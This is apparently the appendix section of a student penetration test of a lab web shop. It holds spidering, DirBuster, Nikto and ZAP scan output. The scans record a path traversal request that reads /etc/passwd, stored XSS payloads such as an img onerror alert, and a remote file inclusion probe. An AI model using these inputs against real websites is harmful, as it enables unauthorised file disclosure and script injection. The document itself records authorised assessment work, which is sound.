Stewart, A 2020. Yell Buisness. How many websites are hacked every day? How secure is yours? June 22nd. Available from: https://business.yell.com/knowledge/average-30000-websites-hacked-every-day-secure/ [Accessed 24/11/20]

Dickson, B 2020. Dailydot. Why websites are so vulnerable to hackers. February 29th. Available from: https://www.dailydot.com/unclick/why-websites-are-so-vulnerable-to-hackers/ [Accessed 24/11/20]

Barrett, B. Hack Brief: Hacker Strikes Kids' Gadget Maker Vtech to Steal 5 million accounts. November 30th. Available from: https://www.wired.com/2015/11/vtech-childrens-gadget-maker-hack-5-million-accounts/ [Accessed 24/11/20]

Chandel, R. Hacking Articles. 5 ways to directory brute forcing on web server. May 11th. Available from: https://www.hackingarticles.in/5-ways-directory-bruteforcing-web-server/ [Accessed 30/11/20]

Kumar, C. Geekflare. How to find Web Sever Vulnerabilities with Nikto Scanner? June 20th. Available from: https://geekflare.com/nikto-webserver-scanner/ [Accessed 29/11/20]

Github, names.txt. Available from: https://github.com/dominictarr/random-name/blob/master/names.txt [Accessed 02/12/20]

Hack3rlab, Web username enumeration with THC-Hydra. Available from: https://hack3rlab.wordpress.com/web-username-enumeration-with-thc-hydra/#:~:text=Hydra%20is%20realy%20fast%20password,HTTP%2DPOST%20forms%20including%20SSL. [Accessed 02/12/20]

GCHQ, Cyberchef. Available from: https://gchq.github.io/CyberChef/ [Accessed 02/12/20]

Rouse, M. TechTarget, Fuzz testing (fuzzing). Available from: https://searchsecurity.techtarget.com/definition/fuzz-testing [Accessed 10/12/20]

OWASP, SQL Injection. Available from: https://owasp.org/www-community/attacks/SQL_Injection [Accessed 10/12/20]

Kali Tools, SQL Map package description. Available from: https://tools.kali.org/vulnerability-analysis/sqlmap [Accessed 10/12/20]

Port Swigger, Reflected Cross Site Scripting. Available from: https://portswigger.net/web-security/cross-site-scripting/reflected [Accessed 10/12/20]

Port Swigger, Stored Cross Site Scripting. Available from: https://portswigger.net/web-security/cross-site-scripting/stored [Accessed 10/12/20]

Netsec, Creating Metasploit Payloads. Available from: https://netsec.ws/?p=331 [Accessed 10/12/20]

Lucien Nitescu, Msfvenom Cheat Sheet. Available from: https://nitesculucian.github.io/2018/07/24/msfvenom-cheat-sheet/ [Accessed 10/12/20]

REFERENCES PART 2

Offensive-Security, File Inclusion Vulnerabilities. Available from: https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/. [Accessed 10/01/21]

Esheridan, OSWASP, Blocking Brute Force Attacks. Available from: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks. [Accessed 12/01/21]

Drupal, Enabling and disabling phpinfo() for security reasons. Available from: https://www.drupal.org/node/243993. [Accessed 09/01/21]

APPENDICES PART 1

APPENDIX A: LARGE TEXT

Text for Appendix shown above the relevant figure number

```
http://192.168.1.20/
http://192.168.1.20/InsertPayment.php
http://192.168.1.20/PYHAUUTIYKCB
http://192.168.1.20/PYHAUUTIYKCB/
http://192.168.1.20/PYHAUUTIYKCB/?C=D;O=D
http://192.168.1.20/PYHAUUTIYKCB/doornumbers.txt
http://192.168.1.20/Sign%20In.php
http://192.168.1.20/about.php
http://192.168.1.20/affix.php?type=terms.php
http://192.168.1.20/alterpassword.php
http://192.168.1.20/cart_update.php
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovL
zE5Mi4xNjguMS4yMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
http://192.168.1.20/cart_update.php?removep=6&return_url=aHR0cDovLzE
5Mi4xNjguMS4yMC9wcm9maWxlLnBocD9tc2c9c3VjY2VzJTIwZnVsbCUyMHVwZGF0ZSU
yMG9uZSUyMHJlY29yZA==
http://192.168.1.20/changepicture.php
http://192.168.1.20/contact.php
http://192.168.1.20/css
http://192.168.1.20/css/
http://192.168.1.20/css/?C=S;O=D
http://192.168.1.20/css/AnimateLogo.css
http://192.168.1.20/css/PaymentStyle.css
http://192.168.1.20/css/animate-custom.css
http://192.168.1.20/css/audioplayer.css
http://192.168.1.20/css/bootstrap.min.css
http://192.168.1.20/css/bootstrap.min.css?version=3
http://192.168.1.20/css/cart.css
http://192.168.1.20/css/cart.css?version=1
http://192.168.1.20/css/chatStyle.css
http://192.168.1.20/css/demo.css
http://192.168.1.20/css/fonts
http://192.168.1.20/css/fonts/
http://192.168.1.20/css/fonts/?C=S;O=D
http://192.168.1.20/css/fonts/BebasNeue-webfont.eot
http://192.168.1.20/css/fonts/BebasNeue-webfont.svg
http://192.168.1.20/css/fonts/BebasNeue-webfont.ttf
http://192.168.1.20/css/fonts/BebasNeue-webfont.woff
http://192.168.1.20/css/fonts/Dharma%20Type%20Font%20License.txt
http://192.168.1.20/css/fonts/MyriadPro-Regular.eot
http://192.168.1.20/css/fonts/MyriadPro-Regular.svg
http://192.168.1.20/css/fonts/MyriadPro-Regular.ttf
http://192.168.1.20/css/fonts/MyriadPro-Regular.woff
```

```
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-
webfont.eot
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-
webfont.svg
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-
webfont.ttf
http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-
webfont.woff
http://192.168.1.20/css/fonts/fontomas-webfont.eot
http://192.168.1.20/css/fonts/fontomas-webfont.svg
http://192.168.1.20/css/fonts/fontomas-webfont.ttf
http://192.168.1.20/css/fonts/fontomas-webfont.woff
http://192.168.1.20/css/fonts/franchise-bold-webfont.eot
http://192.168.1.20/css/fonts/franchise-bold-webfont.svg
http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
http://192.168.1.20/css/fonts/franchise-bold-webfont.woff
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.eot
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.svg
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.ttf
http://192.168.1.20/css/fonts/myriadpro-bold-webfont.woff
http://192.168.1.20/css/proStyle.css
http://192.168.1.20/css/style.css
http://192.168.1.20/css/style.css?version=18
http://192.168.1.20/css/userlogin.css
http://192.168.1.20/custUpdate.php
http://192.168.1.20/customer.php
http://192.168.1.20/employeeValidate.php
http://192.168.1.20/feedback_process.php
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/images
http://192.168.1.20/images/
http://192.168.1.20/images/1.png
http://192.168.1.20/images/2.png
http://192.168.1.20/images/3.png
http://192.168.1.20/images/33.png
http://192.168.1.20/images/4.png
http://192.168.1.20/images/44.png
http://192.168.1.20/images/5.png
http://192.168.1.20/images/55.png
http://192.168.1.20/images/6.png
http://192.168.1.20/images/66.png
http://192.168.1.20/images/7.png
http://192.168.1.20/images/77.png
http://192.168.1.20/images/?C=M;O=D
http://192.168.1.20/images/Thumbs.db
http://192.168.1.20/images/a.jpg
```

```
http://192.168.1.20/images/a.png
http://192.168.1.20/images/ab.png
http://192.168.1.20/images/android-phone.jpg
http://192.168.1.20/images/arabsiyo.png
http://192.168.1.20/images/arrow.png
http://192.168.1.20/images/b.jpg
http://192.168.1.20/images/b.png
http://192.168.1.20/images/bb.png
http://192.168.1.20/images/bottom-logo.png
http://192.168.1.20/images/brand-img1.jpg
http://192.168.1.20/images/brand-img2.jpg
http://192.168.1.20/images/brand-img3.jpg
http://192.168.1.20/images/brand-img4.jpg
http://192.168.1.20/images/button-bg.png
http://192.168.1.20/images/button-left.png
http://192.168.1.20/images/button-right.png
http://192.168.1.20/images/c.png
http://192.168.1.20/images/cart-img1.jpg
http://192.168.1.20/images/cart-img2.jpg
http://192.168.1.20/images/cart-img3.jpg
http://192.168.1.20/images/cart.jpg
http://192.168.1.20/images/cart.png
http://192.168.1.20/images/cc.png
http://192.168.1.20/images/checked.png
http://192.168.1.20/images/close_btn.png
http://192.168.1.20/images/d.png
http://192.168.1.20/images/download%20(1).jpg
http://192.168.1.20/images/download.jpg
http://192.168.1.20/images/e.png
http://192.168.1.20/images/employee.png
http://192.168.1.20/images/error.png
http://192.168.1.20/images/external-hard-disk.jpg
http://192.168.1.20/images/f.png
http://192.168.1.20/images/favicon.png
http://192.168.1.20/images/footer-shadow.png
http://192.168.1.20/images/g.png
http://192.168.1.20/images/h.png
http://192.168.1.20/images/home.png
http://192.168.1.20/images/i.png
http://192.168.1.20/images/item.png
http://192.168.1.20/images/j.png
http://192.168.1.20/images/jananka.jpg
http://192.168.1.20/images/k.png
http://192.168.1.20/images/l.png
http://192.168.1.20/images/lcd-tv.jpg
http://192.168.1.20/images/logo.png
http://192.168.1.20/images/main-bg.png
http://192.168.1.20/images/nav-bottom.png
http://192.168.1.20/images/order.png
http://192.168.1.20/images/post-img.jpg
http://192.168.1.20/images/price-left.png
http://192.168.1.20/images/price-right.png
```

```
http://192.168.1.20/images/print.png
http://192.168.1.20/images/product-img1.jpg
http://192.168.1.20/images/product-img2.jpg
http://192.168.1.20/images/product-img3.jpg
http://192.168.1.20/images/products-slide-left.png
http://192.168.1.20/images/products-slide-right.png
http://192.168.1.20/images/profile1.jpg
http://192.168.1.20/images/profile2.jpg
http://192.168.1.20/images/s1.jpg
http://192.168.1.20/images/s1.png
http://192.168.1.20/images/s10.png
http://192.168.1.20/images/s2.jpg
http://192.168.1.20/images/s2.png
http://192.168.1.20/images/s3.jpg
http://192.168.1.20/images/s3.png
http://192.168.1.20/images/s4.jpg
http://192.168.1.20/images/s4.png
http://192.168.1.20/images/s5.jpg
http://192.168.1.20/images/s5.png
http://192.168.1.20/images/s6.jpg
http://192.168.1.20/images/s6.png
http://192.168.1.20/images/s7.jpg
http://192.168.1.20/images/s7.png
http://192.168.1.20/images/s8.jpg
http://192.168.1.20/images/s8.png
http://192.168.1.20/images/s9.jpg
http://192.168.1.20/images/s9.png
http://192.168.1.20/images/samsung-galaxy-on5-sm-2s9.jpg
http://192.168.1.20/images/secondary_bar.png
http://192.168.1.20/images/shopcartone.png
http://192.168.1.20/images/shopcarttwo.png
http://192.168.1.20/images/slide-img1.jpg
http://192.168.1.20/images/slide-img2.jpg
http://192.168.1.20/images/slide-img3.jpg
http://192.168.1.20/images/slide-price.png
http://192.168.1.20/images/slider-bg.png
http://192.168.1.20/images/slider-left.png
http://192.168.1.20/images/slider-nav.png
http://192.168.1.20/images/slider-right.png
http://192.168.1.20/images/social-icon1.png
http://192.168.1.20/images/social-icon2.png
http://192.168.1.20/images/social-icon3.png
http://192.168.1.20/images/social-icon4.png
http://192.168.1.20/images/social-icon5.png
http://192.168.1.20/images/social-icon6.png
http://192.168.1.20/images/social-icon7.png
http://192.168.1.20/images/suncart.png
http://192.168.1.20/images/table_sorter_header.png
http://192.168.1.20/images/th.jpg
http://192.168.1.20/images/wrist-watch.jpg
http://192.168.1.20/images/xogmo.jpg
http://192.168.1.20/images/zaad.png
```

```
http://192.168.1.20/index.php
http://192.168.1.20/insertCustomer.php
http://192.168.1.20/js
http://192.168.1.20/js/
http://192.168.1.20/js/?C=M;O=D
http://192.168.1.20/js/DD
_belatedPNG-min.js
http://192.168.1.20/js/Myriad_Pro_700.font.js
http://192.168.1.20/js/bootstrap.min.js
http://192.168.1.20/js/countries.js
http://192.168.1.20/js/cufon-yui.js
http://192.168.1.20/js/functions.js
http://192.168.1.20/js/jquery-1.10.2.min.js
http://192.168.1.20/js/jquery-1.10.2.min.map
http://192.168.1.20/js/jquery-1.6.2.min.js
http://192.168.1.20/js/jquery-1.9.0.min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/jquery.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/js/main.js
http://192.168.1.20/js/moment+langs.min.js
http://192.168.1.20/js/sliding.form.js
http://192.168.1.20/login.php
http://192.168.1.20/logout.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=D;O=D
http://192.168.1.20/pictures/bg.jpg
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/process.php
http://192.168.1.20/products.php
http://192.168.1.20/products.php?command&emptycart=1&productid&retur
n_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
http://192.168.1.20/products.php?command&productid
http://192.168.1.20/products.php?emptycart=1&return_url=aHR0cDovLzE5
Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
http://192.168.1.20/profile.php
http://192.168.1.20/profile.php?msg=Successfully%20updated%20-%20I%2
0think!
http://192.168.1.20/robots.txt
http://192.168.1.20/sitemap.xml
http://192.168.1.20/thankyou.php?id
http://192.168.1.20/updatepassword.php
http://192.168.1.20/userValidate.php
http://192.168.1.20/view_cart.php
http://192.168.1.20/warehouse_1.php
http://192.168.1.20/warehouse_1.php?command&productid
http://192.168.1.20/warehouse_2.php
http://192.168.1.20/warehouse_2.php?command&productid
```

Figure 6: URLs from spidering 192.168.1.20

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Nov 29 17:11:39 EST 2020
--------------------------------

http://192.168.1.20:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/images/
/
/icons/
/js/
/admin/images/
/audio/
/pictures/
/css/
/css/fonts/
/admin/js/
/icons/small/
/admin/css/
/fonts/
/font/
/font/makefont/

Dirs found with a 403 response:

/cgi-bin/
/error/
/error/include/
/phpmyadmin/

Dirs found with a 302 response:

/admin/


--------------------------------
Files found during testing:

Files found with a 200 responce:
```

/index.php
/contact.php
/about.php
/home.php
/products.php
/login.php
/profile.php
/terms.php
/warehouse_1.php
/customer.php
/warehouse_2.php
/userValidate.php
/affix.php
/js/jquery-1.6.2.min.js
/cart_update.php
/js/cufon-yui.js
/js/Myriad_Pro_700.font.js
/js/jquery.jcarousel.min.js
/js/functions.js
/js/main.js
/header.php
/js/DD_belatedPNG-min.js
/js/bootstrap.min.js
/js/countries.js
/js/jquery-1.9.0.min.js
/js/jquery-1.10.2.min.js
/js/jquery-1.10.2.min.map
/js/jquery.min.js
/js/moment+langs.min.js
/js/sliding.form.js
/footer.php
/css/AnimateLogo.css
/css/PaymentStyle.css
/css/animate-custom.css
/css/bootstrap.min.css
/css/cart.css
/css/chatStyle.css
/css/demo.css
/css/proStyle.css
/css/style.css
/admin/Backup.php
/css/userlogin.css
/admin/OrderReports.php
/admin/EmployeeReport.php

```
/admin/CustomerReport.php
/admin/ProductReport.php
/admin/PaymentDelete.php
/css/fonts/BebasNeue-webfont.eot
/css/fonts/BebasNeue-webfont.svg
/css/fonts/BebasNeue-webfont.ttf
/admin/js/jquery-1.5.2.min.js
/admin/js/hideshow.js
/css/fonts/BebasNeue-webfont.woff
/css/fonts/Dharma%20Type%20Font%20License.txt
/admin/js/jquery.tablesorter.min.js
/admin/js/jquery.equalHeight.js
/css/fonts/MyriadPro-Regular.eot
/css/fonts/MyriadPro-Regular.svg
/css/fonts/MyriadPro-Regular.ttf
/css/fonts/MyriadPro-Regular.woff
/css/fonts/arialroundedmtstd-extrabold-webfont.eot
/css/fonts/arialroundedmtstd-extrabold-webfont.svg
/css/fonts/arialroundedmtstd-extrabold-webfont.ttf
/css/fonts/arialroundedmtstd-extrabold-webfont.woff
/css/fonts/fontomas-webfont.eot
/css/fonts/fontomas-webfont.svg
/css/fonts/fontomas-webfont.ttf
/css/fonts/fontomas-webfont.woff
/css/fonts/franchise-bold-webfont.eot
/css/fonts/franchise-bold-webfont.svg
/css/fonts/franchise-bold-webfont.ttf
/css/fonts/franchise-bold-webfont.woff
/css/fonts/myriadpro-bold-webfont.eot
/css/fonts/myriadpro-bold-webfont.svg
/css/fonts/myriadpro-bold-webfont.ttf
/css/fonts/myriadpro-bold-webfont.woff
/admin/css/chatStyle.css
/admin/css/layout.css
/preview.php
/config.php
/extras.php
/process.php
/cookie.php
/header2.php
/fonts/glyphicons-halflings-regular.eot
/fonts/glyphicons-halflings-regular.svg
/fonts/glyphicons-halflings-regular.ttf
/fonts/glyphicons-halflings-regular.woff
```

/username.php
/instructions.php
/billing.php
/font/courier.php
/font/helvetica.php
/font/helveticab.php
/font/helveticabi.php
/font/helveticai.php
/font/symbol.php
/font/times.php
/font/timesb.php
/font/timesbi.php
/font/timesi.php
/font/zapfdingbats.php
/font/makefont/cp874.map
/font/makefont/cp1250.map
/font/makefont/cp1251.map
/font/makefont/cp1252.map
/font/makefont/cp1253.map
/font/makefont/cp1254.map
/font/makefont/cp1255.map
/font/makefont/cp1257.map
/font/makefont/cp1258.map
/font/makefont/iso-8859-1.map
/font/makefont/iso-8859-2.map
/font/makefont/iso-8859-4.map
/font/makefont/iso-8859-5.map
/font/makefont/iso-8859-7.map
/font/makefont/iso-8859-9.map
/font/makefont/iso-8859-11.map
/font/makefont/iso-8859-15.map
/font/makefont/iso-8859-16.map
/font/makefont/koi8-r.map
/font/makefont/koi8-u.map
/font/makefont/makefont.php
/thankyou.php
/hidden.php
/view_cart.php
/shout.php
/admin/shout.php
/slider.php
/phpinfo.php

Files found with a 302 responce:

```
/feedback_process.php
/employeeValidate.php
/admin/index.php
/admin/order.php
/admin/add_warehouse.php
/admin/add_product.php
/admin/Employee.php
/admin/add_category.php
/admin/customerTable.php
/logout.php
/admin/searchprod.php
/session.php
```

Figure 8: Results from Dirbuster

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2020-11-07 15:09:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13,
7.2.1 may also current release for each branch.
+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
0.9.8zc are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
found. This gives a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found.
This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ /admin/admin.php: PHP include error may indicate local or remote file inclusion is
possible.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator
access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /preview.php: PHP include error may indicate local or remote file inclusion is possible.
+ /login.php: Admin login page/section found.
+ 8726 requests: 0 error(s) and 35 item(s) reported on remote host
+ End Time:          2020-11-07 15:10:33 (GMT-5) (60 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```
Figure 11: Full results from Nikto

ZAP Scanning Report
Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	7
Low	14
Informational	7

Alert Detail
High (Medium) Path Traversal
Description
The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.

The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character.

Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.

URL	http://192.168.1.20/affix.php?type=%2Fetc%2Fpasswd
Method	GET
Parameter	type
Attack	/etc/passwd

Evidence	root:x:0:0
Instances	1
Solution	

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions.

Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links.

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Reference
http://projects.webappsec.org/Path-Traversal

http://cwe.mitre.org/data/definitions/22.html

CWE Id	22
WASC Id	33
Source ID	1
High (Medium)	Cross Site Scripting (Persistent)

Description
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/admin/index.php
Method	GET
Parameter	phone
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/admin/customerTable.php
Method	GET
Parameter	username
Attack	</td><script>alert(1);</script><td>
URL	http://192.168.1.20/admin/index.php
Method	GET
Parameter	email
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/admin/index.php
Method	GET
Parameter	text
Attack	</td><script>alert(1);</script><td>
Instances	4

Solution

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Reference
http://projects.webappsec.org/Cross-Site-Scripting

http://cwe.mitre.org/data/definitions/79.html

CWE Id	79
WASC Id	8
Source ID	1
High (Medium)	Cross Site Scripting (Reflected)

Description
